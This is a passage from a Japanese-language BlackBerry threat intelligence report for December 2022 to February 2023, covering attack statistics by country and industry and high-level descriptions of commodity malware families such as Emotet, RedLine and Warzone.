BlackBerry | Cybersecurity

グローバル脅威インテリジェンスレポート

実情を踏まえた実践的なインテリジェンスで、
サイバーレジリエンスを強化する

2023 年 4 月版

調査期間：2022 年 12 月 ～ 2023 年 2 月

目次

5 数字で見る過去 90 日間の動向

攻撃とマルウェア固有ハッシュの合計数

攻撃の地理的分布

攻撃の数で見る最も狙われた業界

9 調査期間中の攻撃に使用されたマルウェアの種類

Windows

- ドロッパー / ダウンローダ
  - Emotet
  - PrivateLoader
  - SmokeLoader
- インフォスティーラ
  - XLoader（別名 Formbook）
  - RaccoonStealer
  - RedLine
  - IcedID
- リモートアクセス型トロイの木馬とバックドア
  - Warzone/Ave Maria
  - DarkCrystal/DCRat
  - Agent Tesla
  - AsyncRAT
- ランサムウェア
  - Royal
  - BlackBasta
  - BlackCat

macOS/OSX

- トロイの木馬 / ダウンローダ
- アドウェア
- クロスプラットフォームマルウェア

Linux

- クリプトマイナー

15 業界ごとに特化した攻撃

医療

- 医療業界で最も多い脅威

金融

政府機関 / 公的機関

製造

- 製造業界で最も多い脅威
- 製造業界が直面している脅威の全体像

エネルギー

- エネルギー業界で最も多い脅威
- エネルギー業界が直面している脅威の全体像

20 注目すべき脅威アクターと武器

APT28/Sofacy

Tsunami/Linux バックドア

XOR DDoS Linux マルウェア

PlugX

Meterpreter

RedLine

SEO ポイズニング

22 特筆すべき攻撃

ESXiArgs ランサムウェアがパッチ未適用の世界中の VMware ESXi Linux サーバーを狙う

豊富なコマンドラインオプションと最適化された暗号化ルーチンを備えた DarkBit ランサムウェアがイスラエルを狙う

これまで知られていなかった脅威アクター NewsPenguin が高度なスパイ活動ツールでパキスタンを狙う

Gamaredon が Telegram を利用してウクライナの組織を狙う

Blind Eagle がコロンビアの司法当局、金融機関、公的機関、警察当局を狙う

注目すべきその他の攻撃

- BlackCat ギャングがアイルランドの大学を狙う
- LockBit
- Microsoft OneNote の悪用

26 MITRE 手法

27 検知手法

Sigma ルール：Creation of an Executable by an Executable（実行可能ファイルによる実行可能ファイルの作成）

Sigma ルール：Wow6432Node CurrentVersion Autorun Keys Modification（Wow6432Node CurrentVersion 自動実行キーの変更）

Sigma ルール：Disable Microsoft Defender Firewall via Registry（レジストリを介した Microsoft Defender ファイアウォールの無効化）

脅威によるその他の振る舞い

- プロセス：cmd.exe
- プロセス：cvtres.exe
- プロセス：AutoIt3.exe

31 見通し

過去の見通しの検証

新しい見通しと見通しの更新

- ウクライナに対するサイバー攻撃は引き続き増加する
- ChatGPT がサイバー犯罪者に悪用される
- サプライチェーン攻撃は今後も脅威となる

33 結論

34 リソース

侵入の痕跡

公開ルール

MITRE 手法

MITRE D3FEND を活用した対策

35 参照資料

はじめに

BlackBerry は、セキュリティリーダーに今まで以上に幅広い視点が求められていることを理解しています。セキュリティリーダーは、テクノロジーやテクノロジーの脆弱性だけに気を取られることなく、グローバルな脅威環境を常に分析し、ビジネス意思決定が組織の脅威プロファイルにもたらす影響を把握して、効果的なリスク管理を実践しなければなりません。ビジネスリーダーも同様です。自社のセキュリティ体制、リスク危険度、サイバー防御戦略がビジネス運営にもたらす影響を常に意識しなければなりません。

この「BlackBerry グローバル脅威インテリジェンスレポート」、そして BlackBerry のプロフェッショナル向けサブスクリプションサービス CylanceINTELLIGENCE ™ は、最先端のセキュリティに取り組むリーダーの皆様に、こうした重要情報をタイムリーにお届けしています。BlackBerry のグローバルチームである BlackBerry Threat Research and Intelligence チームは、人工知能（AI）が組み込まれた BlackBerry の製品や解析機能から収集し、公的な情報源と民間の情報源に基づく補足情報を付加したテレメトリに基づいて、攻撃、脅威アクター、キャンペーンに関する実用的なインテリジェンスを提供しています。十分な情報に基づく意思決定と、効果的かつ迅速な対策に、これらのインテリジェンスをお役立ていただければ幸いです。

本レポートの主な重要情報は以下のとおりです。

- **数字で見る 90 日間の動向：**2022 年 12 月 ～ 2023 年 2 月の間に観測された攻撃の最大頻度は 1 分間に 12 回でした。また、新しいマルウェアサンプルを使用したユニークな攻撃数は 1 分間に 1.5 回でした。前回のレポートでは 1 分間に 1 回だったため、今回の調査期間で 50% も急増したことになります。
- **調査期間中にサイバー攻撃を受けた上位 10 か国：**阻止された攻撃の数が最も多いのは引き続き米国ですが、脅威環境の変化も確認されています。今回 2 番目に多く狙われた国はブラジルとなり、カナダと日本が続きました。シンガポールは今回初めて上位 10 か国に入りました。
- **攻撃の数で見る最も狙われた業界：**BlackBerry のテレメトリでは、マルウェアベースのサイバー攻撃全体のうち、金融業界、医療サービス業界、食品・生活必需品小売業界のお客様が 60% を占めていました。
- **最も一般的な武器：**最も頻繁に使用されたのは、ドロッパー、ダウンローダ、リモートアクセスツール（RAT）、ランサムウェアでした。たとえば BlackBerry では、台湾の半導体メーカーに対する Warzone RAT を使用した標的型攻撃、サイバー犯罪グループによる Agent Tesla や RedLine インフォスティーラの使用、BlackCat ランサムウェアの使用拡大などを、今回の調査期間中に観測しました。

- **業界ごとに特化した攻撃：**調査期間中にかなりの数のサイバー攻撃を受けたのが医療業界です。Cylance Endpoint Security は、現在増加中の新しい Emotet サンプルを含む、毎日平均 59 件の新しい悪意あるサンプルを阻止しました。また、BlackBerry テクノロジーで保護された全世界の金融機関は、今回の 90 日間で 231,000 件以上の攻撃をブロックしました。この中には、1 日あたり最大 34 件のユニークなマルウェアサンプルも含まれます。さらに、本レポートでは、政府機関、製造業、重要インフラに対する攻撃について詳しく記載しています。これらの重要業界を狙った攻撃の多くは、国家が支援していることも多い高度な脅威アクターが、スパイ活動や知的財産の窃取キャンペーンの一環として行っています。一方で本レポートで明らかにされたように、これらの重要業界ではクライムウェアやコモディティマルウェアも多く観測されています。

本レポートではその他にも、注目すべき脅威アクター、注目すべき武器、特筆すべき攻撃について紹介します。さらに最も重要な、今回の期間に展開された現実的な防御策を、MITRE ATT&CK や MITRE D3FEND に紐付けた形で紹介します。最後に、前回のレポートで行った予測の正しさを検証し、今回の数か月間の事象に基づく教訓的な重要ポイントを列挙します。

今回の 2023 年 4 月版に記載された詳細かつ実用的なデータすべてを、皆様のお役に立てていただければ幸いです。改めて、本レポートの執筆者である、BlackBerry Threat Research and Intelligence チームのメンバーとして優れたスキルを発揮している、世界中の研究者に感謝の意を表します。データと Cylance AI を基盤とする BlackBerry の製品とサービスが常に改善し続けているのは、彼らの絶え間ない努力が生み出す、最先端の研究成果があればこそです。

Ismael Valenzuela
BlackBerry Threat Research & Intelligence 担当バイスプレジデント
@aboutsecurity

BlackBerry Cybersecurity 脅威インテリジェンス執筆者：

Dmitry Bestuzhev
Dean Given
Jacob Faires
Geoff O'Rourke
Jose Luis Sanchez
Eoin Healy
Pratima Lohar
Pedro Drimel
Anuj Soni
Tony O'Regan
Rory O'Callaghan
Hamed Al Rajhi
Patryk Matysik
Markson Leite

数字で見る過去 90 日間の動向

攻撃とマルウェア固有ハッシュの合計数

2022 年 12 月 ～ 2023 年 2 月で、BlackBerry の Cylance® Endpoint Security ソリューションは**マルウェアベースのサイバー攻撃を 1,578,733 件阻止しました**。脅威アクターは、BlackBerry のテクノロジーで保護されているお客様に対し、**1 日あたり平均約 17,738 件の悪意あるサンプル**を展開しました。これは **1 分あたり平均約 12 件の攻撃**が行われていることになります。

これらの脅威に含まれる、これまでに確認済みの脅威とは異なる**マルウェアの新しいユニークサンプル数は 200,454 件**です。つまり**新しいサンプルが 1 日あたり平均約 2,252 件**、**1 分あたり約 1.5 件**阻止されていることになります。これは、前回の調査期間の平均である 1 分あたり 1 件のユニークサンプル数から 50% 増加したことになります。

以下のグラフは、2022 年 12 月 ～ 2023 年 2 月の間で Cylance Endpoint Security ソリューションが未然に防御したサイバー攻撃の推移を示しています。第 4 週（12 月最終週）の落ち込みは、年末年始休暇が原因と考えられ、第 5 週の急上昇は、一般的な新年の仕事始めの日に対応しています。

未然に防御された攻撃の推移





図 1：今回の調査期間中に BlackBerry が未然に防御した 1 週間あたりのサイバー攻撃の件数の推移

攻撃の地理的分布

一般に、最も多く脅威に遭遇しているのは、インターネット普及率が高く、経済規模が大きく、人口が多い国です。BlackBerry のテレメトリでは、今回の調査期間中に脅威アクターが主に以下の国々を標的にしていたことが確認されています。

サイバー攻撃が最も多く阻止された国々



米国

今回の調査期間中に最も狙われたのは米国でした。

図 2：サイバー攻撃が最も多く阻止された国々を赤と青で示したもの

図 3 は、Cylance Endpoint Security ソリューションが未然に防御したサイバー攻撃の数が最も多かった 10 か国を示したものです。前回の調査期間と同様、BlackBerry が未然に防御した攻撃が最も多かったのは米国でした。前回からの変化としては、ブラジルが 2 位に上昇し、3 位と 4 位にカナダと日本（前回のレポートでは 2 位だった）という結果になりました。また、シンガポールが初めて上位 10 か国にランクインしました。

サイバー攻撃を受けた上位 10 か国




図 3：BlackBerry のお客様がサイバー攻撃の標的にされた上位 10 か国

図 4 は、悪意あるユニークサンプルによる BlackBerry クライアントへの攻撃頻度が最も高かった国を示しています。10 位の香港は、このランキングに今回初登場となりました。

マルウェアのユニークサンプルが使用された上位 10 か国




図 4：BlackBerry で保護されたデバイスへのサイバー攻撃で、悪意あるユニークサンプルが使用された上位 10 か国

攻撃の数で見る最も狙われた業界

今回の調査期間中に Cylance Endpoint Security ソリューションが最も多く防御した上位 3 つの業界は以下のとおりです。

- 金融
- 医療サービス・医療設備（病院、クリニック、医療機器）
- 食品・生活必需品小売（スーパーマーケット、薬局、B2B 食品販売企業）

これら 3 つの業界が、BlackBerry のお客様に対するサイバー攻撃の 60% を占めています。




図 5：今回の調査期間で最も多く攻撃を受けた業界

調査期間中の攻撃に使用された マルウェアの種類

ここからは、今回の調査期間中に確認されたマルウェアファミリーのうち、最も幅広く使用されたものや注目すべきものを、オペレーティングシステム（OS）ごとに整理して説明します。重要な指摘としては、最も攻撃されているOS が Microsoft® Windows® であることは変わらないものの、マルウェア攻撃への備えという点では、Windows 以外の OS のユーザーよりも Windows ユーザーが優秀だということが挙げられます。Windows 以外の OS のユーザーは、それらの OS がサイバー攻撃の対象外だと誤って認識している場合があります。しかし BlackBerry のテレメトリデータを確認すると macOS®、Linux®、モバイルユーザーも頻繁に攻撃を受けており、どのプラットフォームも感染から無縁だとは言えないことがわかります。

WINDOWS

前述のようにマルウェアは実行先の OS を選ばないものの、依然として最も多くの攻撃を受けているのが Windows です。その理由としては、幅広く普及していること、開発者向けドキュメントが豊富に提供されていること、Windows に対する攻撃の経験がサイバー犯罪者コミュニティで長年蓄積されていること、各種フォーラムでヒントや手法が活発に共有されていることなどが挙げられます。ここからは、BlackBerry のテレメトリの記録で最も多く確認された Windows への脅威を紹介します。

ドロッパー / ダウンローダ

ダウンローダとは、被害者を誘導することによって自身を開かせた後に、別のマルウェアをダウンロードするファイルのことで、これらの多くは、あたかも正規のデジタル文書や実行可能ファイルであるかのように偽装しています。

EMOTET は、ボットネットが操作するドロッパーおよび追加マルウェアの配信メカニズムとして機能するようになっています。

Emotet

Emotet は、バンキング型トロイの木馬として 2014 年に初めて確認されたモジュール型マルウェアです。何度かの自主潜伏に加え、警察当局による停止措置もくぐり抜けた Emotet は 2022 年末に復活し、今回の調査期間でその頻繁な攻撃での使用が確認されました。Emotet の機能と用途は時間をかけて進化し続けており、現在はボットネットが操作するドロッパーおよび配信メカニズムとして機能するようになっています。Emotet が追加で配信する悪意あるソフトウェアには、Cobalt Strike Beacon、IcedID、QBot、Trickbot などのマルウェアと、Ryuk や BlackCat などのランサムウェアがあります。Emotet は、主にスパムメールや武器化された Microsoft® Word や Excel® のドキュメントによって拡散され、被害者の連絡先リストの全員に自身のコピーを送信できます。

PrivateLoader

PrivateLoader は、2021 年に初めて存在が確認された比較的新しいダウンローダです。モジュール型で耐解析機能を搭載しており、感染したホストに関する情報とメタデータを収集してコマンドアンドコントロール（C2）サーバー

に送信することが可能です。PrivateLoader の最大の目的は追加のマルウェアペイロードを配信して実行することであり、SmokeLoader、RaccoonStealer、RedLine、Vidar などの一連のコモディティマルウェアを配布したことが観測されています[1]。また、さまざまな業界を狙った数多くのキャンペーンにおいて、PrivateLoader が RedLine をダウンロードする振る舞いが複数観測されています。

SmokeLoader

2011 年に初めて発見された SmokeLoader は、何度かのバージョン更新を経て、現在も有力な脅威として活動を続けています。クリプトマイナー、ランサムウェア、トロイの木馬、さらには POS（Point of Sales）マルウェアなどの多種多様な武器を、感染したシステムに送り込みます。このマルウェアの初期バージョンは SmokeLdr という名前で地下フォーラムで販売されていましたが、2014 年以降はロシアと関係がある脅威アクターにのみ販売されています。2018 年には、SmokeLoader がマルウェアとして初めて PROPagate コードインジェクション手法を使用しました[2]。このマルウェアは、大規模フィッシングキャンペーンに関連する悪意あるドキュメントなど多種多様な攻撃経路を使用して配布されます。2022 年 7 月には SmokeLoader が Amadey Bot の新しいバージョンを配布していることが、BlackBerry Threat Research and Intelligence チームによって観測されました。この攻撃では、人気のソフトウェアアプリケーションの「クラック版」ソフトウェア（crack）やキー生成ツール（keygen）に SmokeLoader が潜伏していました。このキャンペーンの背後にいる脅威アクターは、ブラックハット SEO の手法（別名 SEO ポイズニング）を使用し[3]、関連する検索エンジン結果の最上位または上位にマルウェアのサイトが表示されるようにして、クラック版ファイルを探し出した人々を、悪意ある実行可能ファイルをダウンロードし実行するよう誘導していました。

crack や keygen をブロックするアンチウイルスソリューションを使用している人の中には、セキュリティ製品を意図的に無効化した後にそれらのファイルをダウンロードしたり、検知アラートを無視してダウンロードに進む人もいます。この場合、あらゆる場所で検知されるような脅威であっても、ダウンロードと実行を被害者が明示的に許可したことにより、マルウェアがシステムに感染することになります。

2022 年 7 月、SMOKELOADER が AMADEY BOT の新しいバージョンを配布していることが観測されました。この攻撃では、人気のソフトウェアアプリケーションの「クラック版」ソフトウェア（CRACK）やキー生成ツール（KEYGEN）に SMOKELOADER が潜伏していました。

インフォスティーラ

インフォスティーラは、被害者のマシンから情報を収集して攻撃者に配信します。今回の調査期間中に最も顕著な活動が見られたインフォスティーラを紹介します。

XLoader（別名 Formbook）

最初期は Babushka Crypter と名付けられていた Formbook が、作成者と思われる人物によって 2020 年に活動を停止し、その後新たな名前で再登場したのが XLoader です。その後 2023 年第 1 四半期には XLoader の複数の亜種がコモディティマルウェアとして広く悪用されるようになり、地下フォーラムで Malware-as-a-Service（MaaS）として販売されました。Formbook はキーロギングとスクリーンキャプチャなどの一般的な機能を搭載しており、LokiBot と呼ばれる別の有名コモディティマルウェアと同様の RunPE およびプロセスホローイング手法を利用して、検知の回避を試みます。

RaccoonStealer

RaccoonStealer は通常 MaaS として配布され、開始価格は 1 週間あたり約 75 ドル、1 か月あたり約 200 ドルです。その中核機能は、パスワード、Cookie、暗号資産ウォレットを被害者のホストシステムから盗み出すことであり、通常の攻撃チェーンは、トロイの木馬化された RAR アーカイブのダウンロードにより開始されます。2022 年 3 月、RaccoonStealer の背後にいる脅威アクターから開発の中断が発表されました。ロシア・ウクライナ戦争で開発者の 1 人が死亡したことが理由だとされています。その後わずかな空白期間を経て、2022 年 6 月には複数のハッキングフォーラムで RaccoonStealer 2.0 と名付けられた新しいバージョンが発表されました[4]。伝えられるところによれば、RaccoonStealer 2.0 は完全にゼロから開発され、新しいインフラストラクチャを使用しているとのことです。

RedLine

RedLine は、パスワードやクレジットカード情報を含むデータを、ブラウザー、ファイル転送プロトコル（FTP）、インスタントメッセージ（IM）アプリケーションから流出させ、（セキュリティソフトウェアを含む）インストール済みアプリケーションのリストを収集し、このリストを攻撃者に送信できる状態にして、追加ファイルのアップロードやダウンロードなどのその他のコマンドを攻撃者が実行できるようにします。RedLine は地下の闇市場やハッキングフォーラムで、スタンドアロンモデルまたはサブスクリプションモデルとしてわずか 100 ドル ～ 150 ドル程度で販売されています。今回の調査期間では、PrivateLoader と Amadey ボットネットの両方で RedLine の使用が観測されています。

IcedID

2017 年に初めて確認されたバンキング型トロイの木馬 IcedID（別名 BokBot）は、以前からある Zeus（別名 Zbot）や Dridex インフォスティーラマルウェアに似た機能を備えています。このマルウェアの多くは最初に第 2 段階のドロッパーとして展開され、その後追加のコモディティマルウェアを被害者のデバイスに展開します。脅威アクターである Shatak（TA551[5]）は、IcedID を MaaS として使用していることが観測されており[6]、その他のコモディティマルウェアの作成者や脅威アクターと積極的に連携する意図が伺えます。

REDLINE は地下の

闇市場

やハッキングフォーラムで、スタンドアロンモデルまたはサブスクリプションモデルとしてわずか 100 ドル ～ 150 ドル程度で販売されています。

リモートアクセス型トロイの木馬とバックドア

今回の調査期間中に観測されたリモートアクセス型トロイの木馬（RAT）は以下のとおりです。

Warzone/Ave Maria

Warzone（別名 Ave Maria）RAT は、地下フォーラムと地上のフォーラムで販売されており、キーロギング、プロセス操作、コマンド実行、パスワードスクレイピング、Web カメラへのアクセス、リバースプロキシ構成、追加ファイルや追加マルウェアのダウンロードおよび実行のサポートなどの包括的な機能を備えています。

Warzone は、1 か月あたり 22.95 ドルを開始価格とする基本的な RAT ビルダーの初期サブスクリプションと、より高価格なプレミアムバージョンの 2 種類の価格設定があります。プレミアムバージョンでは、ルートキット、プロセス隠匿機能、プレミアムダイナミック DNS（DDNS）、カスタマーサポートなど、経験の浅い脅威アクターにとっても魅力的な高度な機能を、3 か月約 800 ドルのサブスクリプションで利用できます。

Warzone は、さまざまな脅威アクターとサイバーグループに使用されている、特定のターゲットを持たないコモディティマルウェアです。今回の四半期では、台湾の半導体メーカーだけを狙ったキャンペーンで、悪意ある .RAR 添付ファイルを通じて Warzone が展開、配信されました。

DarkCrystal/DCRat

